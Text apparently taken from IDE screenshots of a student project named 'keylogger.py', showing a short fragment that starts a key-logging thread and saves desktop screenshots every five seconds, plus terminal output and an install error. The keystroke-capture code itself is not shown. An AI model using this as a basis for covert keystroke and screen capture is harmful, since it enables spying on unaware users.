
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
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    Scratches and Consoles


keylogger.py
54 def _Screenshots(self): #Main Function to start the Screenshot tracker
55     sct=mss()
56     sct.shot(output='C:/Users/Rishabh Johri/Desktop/ISM_Review/Keylogger/Screenshots/{}.png'.format(time.time()))
57
58 def run(self, interval): #Main function to start the keylogger
59     self._build_logs()
60     Thread(target=self._keylogger).start() #This thread function is used to Run the Keys and Screenshots
61     IntervalTimer(interval, self._Screenshots).start()
62
63 km=keylogger_main()
64 #interval=int(input("Enter the time interval between each Screenshot:"))
65 km.run(5)
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67
keylogger_main _Screenshots


Terminal: Local
[ 0 1 0]]
[ ]
[ WARN:1@9.711] global D:\a\opencv-python\opencv-python\opencv\modules\videoio\src\cap_msmf.cpp (539) 'anonymous-namespace'::SourceReaderCB::~SourceReaderCB terminating async callback
(venv) C:\Users\Rishabh Johri\Desktop\ISM_Review>python keylogger.py


Install packages failed: Installing packages: error occurred. Details... (today 8:02 PM)
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```





